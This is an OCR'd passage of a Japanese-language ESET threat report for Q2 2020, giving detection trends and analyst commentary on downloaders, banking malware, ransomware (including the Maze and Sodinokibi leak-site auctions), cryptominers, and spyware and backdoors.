
第 2 四半期に最も急増したのは、6 月の初旬に発生した Nemucod ダウンローダーファミリーです。この攻撃は日本のユーザーを標的にしており、メールの本文に 1 つの絵文字と「この写真を見て！」や「あなたの写真が出ています」など、ユーザーの気を引くような件名のマルウェアが仕込まれた数千通のスパムメールが送信されて拡散しました。メッセージに添付されたのは、悪意のある JS ファイルであり、ZIP ファイルとして圧縮されています（3 つの拡張子が使用されています）。この JS ファイルは、最終的なペイロード（Avaddon と呼ばれる新しいサービスとしてのランサムウェア）をダウンロードします。

この Nemucod の活動は、2019 年 1 月に日本で検出された攻撃に非常に似ています。この攻撃は、***Love you*** [53] と呼ばれ、電子メールメッセージの本文に絵文字を使用し、同じ手法を使用していましたが、GandCrab ランサムウェアを拡散させることを目的としていました。

今回トップ 10 に入り、最も多く検出された VBA/TrojanDownloader.Agent は、第 1 四半期でも第 1 位でした。しかし、このダウンローダーの活動量は、前四半期には検出されたすべてのダウンローダーの 46% を占めていましたが、第 2 四半期には 36% に縮小されています。



2020 年第 1 四半期から 2020 年第 2 四半期のダウンローダーの検出傾向、7 日間の移動平均線



2020 年第 2 四半期の検出タイプ別のダウンローダー検出の割合
左：グローバル、右：日本

Emotet ファミリーは、VBA/TrojanDownloader.Agent よりもさらに活動を減退させており、***2019 年半ば*** [54] と ***2019 年のクリスマス休暇*** [55] で観察されているのと同様の休止状態に入ったと考えられます。

2020 年第 2 四半期に最も多く検出されたダウンローダーのタイプは VBA（Visual Basic for Applications）であり、Office ファイルのマクロが、現在ダウンローダーキャリアとして最も頻繁に使用されていることを示しています。2 番目に多く検出されたのは、トロイの木馬のオブジェクトが仕込まれた Office ファイル（DOC）で、JavaScript（JS）とポータブル実行可能ファイル（Win）が次に続きます。

サイバー犯罪者が Office ファイルを攻撃に多用しているのは、これらのファイルは日常業務で使用されており、事実上、使用を禁止することができず、フィルタリングも困難であるためです。スクリプトと実行ファイルは、Office ファイルよりもリスクが高いことが知れ渡っており、特にこれらのファイルが電子メールで送信されるときには多くの制限がかけられており、配信も複雑になります。

脅威自動化検出・機械学習部門ヘッド、Juraj Jánošík

バンキングマルウェア（銀行を標的とするマルウェア）


バンキングマルウェアのカテゴリで最も多く検出されたのは、主に米国ユーザーを標的としている JS/Spy.Banker です。

バンキングマルウェアの検出状況は、2020 年 4 月上旬に何度か増加する動きが確認されましたが、第 2 四半期を通じて大きな変化はありませんでした。


第 1 四半期に引き続き、最も多く検出されたのは、JS/Spy.Banker ファミリーでした。被害者のクレジットカードの詳細やその他の個人情報を盗むように設計された悪意のあるスクリプトも、これらの検出に含まれます。このコードのさまざまな亜種（通常は正規のサイトへの不正侵入）が、第 2 四半期に ESET が検出したバンキングマルウェアのほぼ 3 分の 2 を占めました。米国（28.6%）、ブラジル（11.3%）、フランス（10.1%）の 3 か国だけで、検出されたすべての JS/Spy.Banker の半数が確認されています。

また、第 2 四半期には ***DanaBot*** [56] 攻撃が、ポーランドとイタリアでそれぞれ確認され、このマルウェアはトップ 10 に突如ランクインしました。ESET の研究者は、サイバー犯罪者が DanaBot のダウンローダー機能を多用するようになっているものの、銀行の認証情報を盗むための機能はほとんど使われなくなっていることに気付きました。この変化の原因として、2019 年に EU 域内のすべてのインターネット決済では 2 要素認証が必須となり導入されたことが考えられます。これにより、DanaBot がこれまで「活動できていた場所」が大幅に縮小され、このマルウェアを利用するサイバー犯罪者は、別の収益源を探すようになったのでしょう。

TrickBot の活動も大幅に減退しました。2020 年の第 1 四半期には 3 位（10%）でしたが、活動は減退し、第 2 四半期には 8 位（2.2%）になりました。TrickBot が最後に大々的に実行されたのは、2020 年 4 月上旬でした。その後、活動は急速に減退し、2020 年 6 月末に向けてわずかに増大しています。



2020 年第 1 四半期から 2020 年第 2 四半期のバンキングマルウェアの検出傾向、7 日間の移動平均線



2020 年第 2 四半期のバンキングマルウェアトップ 10（% はバンキングマルウェア検出率）

左：グローバル、右：日本

2020 年第 2 四半期には、一般的なファイルレスダウンローダーである新しい TrickBot モジュールが 1 つだけ検出されましたが、それ以外は検出されていません。TrickBot が突然沈黙した正確な理由はわかりませんが、TrickBot をペイロードの 1 つとして拡散させている Emotet ダウンローダーの開発が中断している、あるいは長期間休止していることが考えられます。

ESET マルウェアアナリスト、Jakub Tomanek

日本も同様に、最も検出されたバンキングマルウェアは JS/Spy.Banker でした。検出された全バンキングマルウェアのうち 40.6% を占めています。

イーセットジャパン

2020 年第 2 四半期に、ESET の研究者は、ブラジル、メキシコ、スペイン、ペルーの銀行組織を標的とし Delphi で記述されたトロイの木馬 ***Grandoreiro*** [57] の詳細な分析結果を公表しました。Grandoreiro は主にスパムを介して配信されますが、新型コロナウイルスに便乗した詐欺にシフトしていることが確認されており、新型コロナウイルスの関連情報を提供するビデオであると謳って、トロイの木馬を配信する手法を取り入れています。


ランサムウェア

ランサムウェアを悪用するサイバー犯罪組織が結託し、身代金の支払いに応じなかった被害者のデータをダーク Web のオークションで提供しています。


2020 年第 2 四半期のランサムウェアの活動は 2020 年第 1 四半期の活動と同じような状況でしたが、5 月末にかけて大幅に急増しました。この急増の原因となったのは、WannaPeace ランサムウェアとも呼ばれている MSIL/Filecoder.KV でした。

Gunter Born 氏がこの***記事*** [58] で説明しているように、この攻撃を背後で操っているオペレーターは、過去に Cookie 利用の同意を求めるソリューション（Cookie Consent）をホストしていた古い Amazon AWS S3 バケットから悪意のあるペイロードを配信していました。サイバー犯罪者は、多くのサイトオーナーが今でも古いコードを使用している事実を利用して、元の Cookie Consent の一部のコンテンツをマルウェアに置換していました。Cookie Consent のロゴに見せかけるために、ペイロードは PNG ファイルに偽装されていました。これが、マルウェアの影響を制限した可能性があります。ユーザーにはロゴではなく破損した画像が表示されており、ランサムウェアは本来の目的を達成できず、セキュリティソリューションによって即座に検出されブロックされました。

小規模ではありますが、ランサムウェアの活動の第 2 のピークは 6 月の第 1 週に記録されています。この上昇は、***2017 年 5 月*** [59] に数千の企業を停止に追い込んだランサムウェアの亜種である WannaCryptor.D および WannaCryptor.N よって引き起こされものです。



2020 年第 1 四半期から 2020 年第 2 四半期のランサムウェアの検出傾向、7 日間の移動平均線



2020 年第 2 四半期のランサムウェアファミリートップ 10（% はランサムウェア検出率）
左：グローバル、右：日本

この 6 月の攻撃は、2017 年 4 月に公開されたアップデートを適用しておらず、EternalBlue エクスプロイトに対して今も脆弱な、SMBv1 を実行しているデバイスを攻撃することを目的としています。これらは、最近インターネットに接続されたばかりのデバイスです。このようなデバイスの比率が特に高いのは、中国、インドネシア、ウズベキスタン、ジンバブエです。

第 1 四半期と同様に、最も多く検出されたランサムウェアファミリーは WannaCryptor でした。WannaCryptor は、ESET テレメトリの他のほぼすべてのランサムウェアレポートでも最も多く検出されています。これらの攻撃は、膨大な数のデバイスで古い OS とソフトウェアが今でも実行されている発展途上国で、既知の古い亜種によって実行されています。

第 1 四半期で 2 位（8.5%）になった Sodinokibi（別名 REvil）は、第 2 四半期には大幅に減少し、検出された全ランサムウェアの 3% 未満となり、7 位に落ちました。第1四半期にはこのランサムウェアのオペレーターが南アフリカで大規模なキャンペーンを実施しましたが、第 2 四半期にはこのような攻撃がなかったために低下したと考えられます。Sodinokibi は通常、無作為なユーザーを対象に広範囲で実行されるキャンペーンではなく標的を絞り込んだ標的型攻撃であり、安全性の低いリモートアクセス（特に RDP）への攻撃であることに注意してください。

WannaCryptor は日本でも検出トップではあるものの検出率はグローバルの約半分 24.8% です。日本では、新しいもしくは適宜アップデートされた OS やソフトウェアが使われていることが考えられます。
イーセットジャパン


Maze、Nemty、Netwalker などの危険性の高いランサムウェアファミリーの多くが、通常、トップ 10 に入っていないのは、このような標的型のアプローチを採用していることが理由でもあります。また、多くのランサムウェアファミリーはボットネットから配布されるか、ダウンローダー、ドロッパー、インジェクターなどの他のマルウェアを使用して最初に侵入するため、ESET のテレメトリではこれらの攻撃は、ランサムウェアとしては認識されず、別のマルウェアタイプとして認識されます。

6 月、ESET のテレメトリでは、Avaddon ランサムウェアを日本のユーザーに拡散したこのようなキャンペーンが記録されました。Avaddon は、サービスとしてのランサムウェア（Ransomware-as-a-Service）の手法を取り入れて注目された新しいマルウェアファミリーです。このキャンペーンの詳細については、「ダウンローダー」セクションを参照してください。

第 2 四半期は、特に Shade ランサムウェアの被害者の方にとって良いニュースがありました。このランサムウェアを使って攻撃していた犯罪組織は、すべての被害者に謝罪し、***75 万の復号鍵を公開しました*** [60]。これにより、セキュリティベンダーは復号ツールを作成することができ、暗号化された被害者のデータを復元できるようになります。

ランサムウェアについては被害を拡大させるドキシング（晒し）と呼ばれる新しい手法が確認されており、すでに多くのランサムウェアファミリーがこの手法を取り入れています。これは、***2020 年第 1 四半期の ESET 脅威レポート*** [61] で説明したように、被害者の機密データを盗み出し、高額な身代金が支払われない場合、データを公開すると脅迫する新しい攻撃手法です。

2019 年 11 月にドキシングを始めた犯罪組織「Maze」は、過去の成功に甘んじることなく、独自のリークサイトを地下市場に作成しました。Maze はドキシングの手法を改善しており、被害者がデータを削除することは非常に困難となっています。同時に、Maze のオペレーターは、マルウェア市場の他の攻撃者も利用できるプラットフォームを作成しました。



Maze は、他の攻撃者もこの地下市場のリークサイトを利用できるようにしており、この協力体制を「Maze カルテル」と名付けました。


Ragnar と LockBit ランサムウェアは、Maze のこのプラットフォームを使用して、被害者から盗み出した機密データをリークしました。Maze 組織は、「Maze カルテル」と命名するほど、攻撃者間の協力体制を進化させています。

Maze は、第 2 四半期に有名ないくつかの標的を攻撃しました。標的となったのは、LG エレクトロニクス、富士ゼロックス [62]、IT サービス大手のコグニザントなどの知名度が高い企業です。

> ***いくつかの有名なランサムウェアファミリーは、被害者が身代金の支払いを拒否したときに、盗み出した機密データを利用して多額の金銭を生み出すために、多くのリソースをドキシングや「オークションハウス」に投資しています。カルテルを構築したことで、盗み出した情報を求める多くのバイヤーを惹きつけていると考えられています。***
>
> ***ESET シニア検出エンジニア、Igor Kabina***

第 2 四半期に、ランサムウェアとドキシングを組み合わせた攻撃を最も積極的に実行した組織は、おそらく Sodinokibi でしょう。Maze と同じように、この犯罪組織は独自のリークサイトを作成しましたが、さらに入札機能を追加しました。Sodinokibi は被害者を嘲笑うかのように、このリークサイトを「ハッピーブログ」と名付け、身代金を払わなかった被害者のデータをオークションで落札させています。過去 3 か月間にこのリークサイトでデータが販売された企業の中には、ニューヨークを拠点とし、多くの芸能人やスポーツ選手の代理人を務めている法律事務所 Grubman Shire Meiselas & Sacks も含まれます。この犯罪組織は 2100 万ドルの身代金を要求しましたが、交渉が失敗すると、要求総額を 4200 万ドルに増やしました。

データが入札にかけられることになったスターには、マドンナ、レディー・ガガ、レブロン・ジェームズ、ニッキー・ミナージュなどがいます。ハッピーブログには、「契約書、秘密保持契約、機密情報、法廷紛争」などの機密情報を数十万ドルで販売すると書かれています。この犯罪組織はまた、盗み出したデータにはドナルド・トランプ米大統領にとって不利となる資料が含まれていると主張していますが、その情報に本当に価値があるかどうかを疑問視する向きもあります。



Sodinokibi のリークサイト「ハッピーブログ」では、身代金を支払わなかった被害者のデータがオークションにかけらています

クリプトマイナー

検出されたクリプトマイナーは、2020 年第 2 四半期も引き続き減少しました。全体の検出数は第 1 四半期と比較して 22% 少なく、クリプトマイニングの検出数は、2019 年第 4 四半期の半分になりました。

Windows ベースのクリプトマイナーの検出率は、第 1 四半期の 53% から 65% に上昇しました。トロイの木馬型のクリプトマイニング（ユーザーの同意なく、被害者の知らないうちに暗号通貨を採掘するマルウェア）と PUA の比率は再び均等になりました。2020 年第 1 四半期にはその比率は 6 対 4 でしたが、第 2 四半期に 56 対 43 になりました。これは、2019 年第 3 四半期に近い状況です。ブラウザ内で実行されるクリプトマイナーとデスクトップ型のクリプトマイナーの検出比率は、2020 年の第 1 四半期は 22 対 78 でしたが、第 2 四半期には 18 対 82 になりました。


Mac と Android のクリプトマイナーはほぼ検出されませんでした。これらのプラットフォームを合わせたシェアは 0.2% に満たず、Windows ベースのクリプトマイナーの検出率は第 2 四半期に、53% から 59% に増加しました。ただし、検出数では全体像を把握することはできません。Linux で検出されたトロイの木馬型のクリプトマイナーの比率は 0.02% ですが、通常これらのクリプトマイナーは、採掘能力がはるかに高いサーバーで実行されます。

また、第 2 四半期には、ヨーロッパのさまざまな場所にあるスーパーコンピューターがクリプトマイニングマルウェアの影響を受けていたこともニュースになりました。クリプトマイニングマルウェアが従業員によって仕込まれていた過去のいくつかの事例とは異なり、最近の攻撃は、マイニングを実施している犯罪組織によって実行されている可能性があります。


検出比率が過去 2 回の四半期のいずれかで 3% 以上だった 8 種のクリプトマイナーファミリーのうちの 4 つのファミリーの検出比率が 20% 以上になりました。JS/CoinMiner PUA、VBS/CoinMiner トロイの木馬、BAT/CoinMiner トロイの木馬は、それぞれ 20%、29%、65% 増加しました。JS/CoinMiner トロイの木馬の検出比率は 78% 減少しました。

5 月中旬のビットコインの半減期は、長い間予想されていたものですが、マイニングの経済的な利益が 1 ブロックあたり 6.25 BTC に減少しました。多くのケースで、ビットコインは暗号通貨として最大の標的グループになっていることから、クリプトマイニングの検出の低下はこの半減期に起因すると考えられます。

ESET シニア検出エンジニア、Igor Kabina



2020 年第 1 四半期から 2020 年第 2 四半期のクリプトマイナーの検出傾向、7 日間の移動平均線



トロイの木馬：PUA とブラウザ内のクリプトマイナーとデスクトップ型クリプトマイナーの比率、2020 年第 2 四半期

スパイウェアとバックドア


2020 年第 2 四半期には、スパイウェアとバックドアの検出が若干減少しました。2020 年 6 月に Win/Vools の活動が急増しました。

スパイウェア 1 とバックドア 2 の検出は 2020 年第 2 四半期にわずかに減少しました。2020 年 6 月上旬には、バックドアの検出が短期的なピークに達しています。2020 年第 1 四半期と同様に、バックドアは、四半期を通じてスパイウェアの約 2 倍検出されています。

